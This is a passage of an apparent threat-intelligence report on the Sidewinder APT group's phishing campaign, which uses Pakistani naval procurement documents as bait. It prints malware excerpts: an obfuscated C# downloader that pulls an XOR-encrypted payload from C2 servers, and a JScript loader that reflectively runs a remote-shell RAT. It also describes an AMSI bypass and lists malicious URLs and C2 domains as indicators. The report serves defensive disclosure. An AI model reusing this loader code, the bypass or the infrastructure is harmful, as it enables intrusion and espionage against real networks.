            File.WriteAllBytes(text, Program.refortifyingindelicatenessnervositiestoothbrushinginterdependent(Convert.FromBase64String
              (polyelectrolytepredominationsleatherneckouthumoringsuperagentsreinvigorating)));
            if (flag || flag2)
            {
                Program.talkativenessesrevaccinationremotenessesirresolvableantineutrons
                  (professionallyconstellatedmusicianshipfantasticatecinquefoilsseamstresses.fluorouracilinvestmentsdefinitivesobduratenessesunobtrusivelyfoundationally("객캔칵캘캅칮캉캢캉칠칢캅캅캡캅캔캇
                  캘칼캔캘칭칸캔칵캈칵캉캐캐칠칡칠캑캉캡칠칧캇캘칼캡캉칼칭캀캈캉캇캘칢칢칸캈캇캘칼캔캘칮캈칵캉캐캐칢칩칀칸캔칵캈칵캉캐캐칮칵캙캑칢칢캀칢", -1080558853, 1821363748, -6522734, 1587094744,
                  -948090474) + text.Replace(professionallyconstellatedmusicianshipfantasticatecinquefoilsseamstresses.fluorouracilinvestmentsdefinitivesobduratenessesunobtrusivelyfoundationally(" ,"
                  1338036218, -1624835153, 802492815, -2137555387, -196005039),
                  professionallyconstellatedmusicianshipfantasticatecinquefoilsseamstresses.fluorouracilinvestmentsdefinitivesobduratenessesunobtrusivelyfoundationally("隸隸", -1369416706, -506922660,
                  325512091, 1306444698, -858535586)) +
```

Its main function is to download the follow-up payload from the URL parameter. The relevant method to initiate a request to C2 is Program.osteologistfearfullestprofessionallystreptolysinconsumerisms. The content downloaded from the URL corresponding to parameter 1 of the Work method will be decrypted through simple xor, and then loaded and executed.

```
private static byte[] osteologistfearfullestprofessionallystreptolysinconsumerisms(string cyclometersregressivenessunchastenesslallygaggingreincorporationbountifulnesses
{
    byte[] result;
    using (Program.WebClient webClient = new Program.WebClient())
    {
        int num2;
        int num = (num2 = -2);
        if ((-330875779 ^ 441107569) == -166856692)
        {
            num2 = num + sizeof(short);
        }
        int num3 = num2;
        for (;;)
        {
            try
            {
                result = webClient.DownloadData(cyclometersregressivenessunchastenesslallygaggingreincorporationbountifulnesses);
                break;
            }
            catch
            {
                num3++;
                if (num3 == 3)
                {
                    throw;
                }
                Thread.Sleep(5000);
            }
        }
    }
    return result;
}
```

Regrettably, C2 was closed shortly after we disclosed it for the first time, and we failed to download the follow-up paylaod. In the follow-up, as we continued to pay attention, the organization still uploaded attack files similar to TTP, such as Pakistani Naval procurement information is used as bait to attack.

United States of America
Amendment 1 to Letter of Offer and Acceptance
PK-P-GAA

Based on Embassy of Pakistan, Letter of Request (LOR), Ref: (continued on page 2)

Mail To: Government of Pakistan, Embassy of Pakistan, Attache Defense Procurement 3517 International Court, N.W. Washington, DC 20008.

Pursuant to the Arms Export Control Act, the Government of the United States (USG) offers to amend the Letter of Offer and Acceptance (LOA) identified above for the purchase of defense articles, defense services, or both. Other provisions, terms, and conditions of the original LOA remain unchanged.

This Amendment provides additional support by increasing the (continued on page 2)

Basic LOA accepted: 03 Jul 2019

Estimated Cost: $5,000,000 Due with Amendment Acceptance: $1,774,259

Terms of Sale:

Cash Prior to Delivery

Dependable Undertaking

This offer expires on 17 February 2023. Unless a request for extension is made by the Purchaser and granted by the USG, the offer will terminate on the expiration date.

This Amendment consists of page 1 through page 7.

The undersigned are duly authorized representatives of their Governments and hereby respectively offer and accept this Amendment:

GAISER.ALFRED.OTTO.1031533040 Digitally signed by GAISER.ALFRED.OTTO.1031533040 Date: [illegible]


	26 Oct 2022		
U.S. Signature	Date	Purchaser Signature	Date

Typed Name and Title

Navy International Programs Office

Implementing Agency	Agency
DSCA Reviewed/Approved	23 Nov 2022
DSCA	Date

The domain name of the link injected into the remote template is also faked to be related to the decoy content.



Some subsequent remote template files are basically consistent with the above. Based on this, we analyze the recent attack activities organized by the Sidewinder organization. The remote template file information is as follows:

MD5	The download domain name of the subsequent payload
619885D19F4FB97E79227D61E085498E	pnwc.bol-north.com
356F30BA570428A6D0896E3960DE8B70	paknavy-gov-pk.downld.net

Traceability association


In addition, in the follow-up clue sorting, we also found another attack component of the Sidewinder organization. As of the completion of this manuscript, the C2 that delivered the attack component is still active. Since this component has been analyzed by a friend, we only make a brief disclosure and do not analyze it in detail.

The details of the attack components are as follows:

MD5	C2
DE4438081659A1EF086B8F060CD1C733	kito.countpro.info

-	-
41E72581C919A8BC5C80B6D43F2A72B0	preag.info
C5CF7EEDA09C88CE5415CF8FF9AF9846	dolper. top
AED57E12F7DD03911F48AE87413283A6	ongrep.xyz

The actual function of this attack component is a downloader, which also downloads and decrypts the JS code generated by the DotNetToJScript tool and executes it. The difference is that in the win10 system, Microsoft introduced AMSI and added the script features based on DotNetToJScript to the detection sequence, so if you do not bypass the processing and directly run the script generated by DotNetToJScript, it will be directly intercepted by the system . So the Sidewinder organization registered the DLL notification callback in the attack component and hooked the "AmsiScanBuffer" function to bypass detection.




The file downloaded from C2 is an encrypted JS file, which is executed in memory after XOR decryption.

```
function base64ToStream(b) {
    var enc = new ActiveXObject("System.Text.ASCIIEncoding");
    var length = enc.GetByteCount_2(b);
    var ba = enc.GetBytes_4(b);
    var transform = new ActiveXObject("System.Security.Cryptography.FromBase64Transform");
    ba = transform.TransformFinalBlock(ba, 0, length);
    var ms = new ActiveXObject("System.IO.MemoryStream");
    ms.Write(ba, 0, (length / 4) * 3);
    ms.Position = 0;
    return ms;
}

var so = "AAEAAAD/////AQAAAAAAAAAEAQAAACJTeXN0ZW0uRGVsZWdhdGVTZXJpYWxpemF0aW9uSG9sZGVyAwAAAAhEZWxlZ2F0ZQd0YXJnZXQwB2ldGhvZDADAwMwU3lzdGVtLkRlbG

var ec = 'LiveConsoleModule.ConsoleService';
var shells = new ActiveXObject('WScript.Shell');
function getNet(){
    var net = "";
    var FSO = new ActiveXObject("Scripting.FileSystemObject");
    var folds = FSO.GetFolder(FSO.GetSpecialFolder(0)+"\\Microsoft.NET\\Framework\\").SubFolders;
    e = new Enumerator(folds);
    e.moveFirst();
    while (e.atEnd() == false)
    {
        var folder = e.item();
        var files = folder.files;
        var fileEnum = new Enumerator(files);
        fileEnum.moveFirst();
        while(fileEnum.atEnd() == false){
            if(fileEnum.item().Name == "csc.exe")
            {
                net = folder.Name;
                if(folder.Name.substring(0,2)=="v2")
                    return "v2.0.50727";
                else if(folder.Name.substring(0,2)=="v4")
                    return "v4.0.30319";
            }
            fileEnum.moveNext();
        }
        e.moveNext();
    }
    return net;
}
ver = 'v2.0.50727';
try {
    ver = getNet();
} catch(e) {
    ver = 'v2.0.50727';
}
shells.Environment('Process')('COMPLUS_Version') = ver;
var stm = base64ToStream(so);
var fmt = new ActiveXObject('System.Runtime.Serialization.For' + 'matters.Binary.BinaryFormatter');
var al = new ActiveXObject('System.Collections.ArrayList');
var d = fmt.Deserialize_2(stm);
al.Add(undefined);
var o = d.DynamicInvoke(al.ToArray()).CreateInstance(ec);
o.Start();
```

The JS code also reflectively loads LiveConsoleModule.dll in the memory. This dll is actually a remote Shell RAT, which listens to the local TCP port 12323 and uses cmd to execute remote Shell commands.




Summarize

For a long time, the Rattlesnake organization has been good at using social engineering to attack, especially using special file stealers to steal important information in the victim's network environment. In addition to causing leaks, the stolen information can also be used to make new bait, and in its attack activities, the fake C2 domain name also appears, which is very confusing.

Qi'anxin Red Raindrop team hereby reminds all users, do not open links from unknown sources shared by social media, do not click on and execute email attachments from unknown sources, do not run unknown files with exaggerated titles, and do not install apps from informal sources. Back up important files in time and update and install patches.

If you need to run or install applications from unknown sources, you can first identify them through the Qi Anxin threat intelligence file in-depth analysis platform (https://sandbox.ti.qianxin.com/sandbox/page). At present, it supports in-depth analysis of files in various formats including Windows and Android platforms.

At present, the full line of products based on the threat intelligence data of Qi Anxin Threat Intelligence Center, including Qi Anxin Threat Intelligence Platform (TIP), Tianqing, Tianyan Advanced Threat Detection System, Qi Anxin Tiangou Vulnerability Attack Protection System, Qi Anxin NGSOC, Qi Anxin Situation Perception, etc., have supported the precise detection of such attacks.



IOCs

MD5

666B2B178CE52E30BE9E69DE93CC60A9

03940342FA0CCD5F3C40DA659776FD56

749A2FC5A803A5B58C2023B9D8C2B686

8934F22ED2D4390F2E6170E4CFDBD483

619885D19F4FB97E79227D61E085498E

36D40B74ACBA4C051EDC140159025AC4

3B853AE547346BEFE5F3D06290635CF6

619885D19F4FB97E79227D61E085498E

356F30BA570428A6D0896E3960DE8B70

DE4438081659A1EF086B8F060CD1C733

41E72581C919A8BC5C80B6D43F2A72B0

5D9FF132811DC200EEF3ED7860CA6251

12A69185E72B8298AE1613E9DC5DC822

AED57E12F7DD03911F48AE87413283A6

C5CF7EEDA09C88CE5415CF8FF9AF9846

URL

https://pnwc.bol-north.com/5808/1/3686/2/0/0/0/m/files-a2e589d2/file.rtf

https://pnwc.bol-north.com/5808/1/3686/3/1/1/1857934116/rFkgii1xhFzMXDgsnuPZNZc2azrtb5cpeN4bQzwX/files-f9da4b04/1/

https://pnwc.bol-north.com/5808/1/3686/3/1/1/1857177634/AxRXAaDisLX12wCdCYmCVIaTQnRk0pN3aa4eAgGn/files-9183e1c1/1/

https://paknavy-gov-pk.downld.net/14578/1/6277/2/0/0/0/m/files-75dc2b1e/file.rtf

https://paknavy-gov-pk.downld.net/14578/1/6277/3/1/1/1856303893/Fra9anCDjiaq12rCbUAhXveAk5kMltaItuPZDQRd/files-1f77d26e/1/

https://kito.countpro.info/JRUrthNk4U0Sa2YvQINfAABFBYB6QaikVRdwIa5G/29234/15853/abe617e3/resources/frAQBc8W/

https://preag.info/JRUrthNk4U0Sa2YvQINfAABFBYB6QaikVRdwIa5G/29234/15853/abe617e3/resources/frAQBc8W/true

https://ongrep.xyz/3WBl977bWhSm4lBs7BOZv2sFGxtX25pam2yoQt5l/1713/1079/1186f965/resources/frAQBc8W/true

https://dolper.top/6FnCr8UOSOWvbObM6sv5O1cUxUCExk8iq8vBi3dV/420/100/79933470/resources/frAQBc8W/true

C2

kito.countpro.info

preag.info

dolper. top

ongrep.xyz

reference link

[1] https://ti.qianxin.com/apt/detail/5b2c7065596a10000e5f56ec?name=Sidewinder&type=map

[2] https://twitter.com/RedDrip7/status/1598252489866121216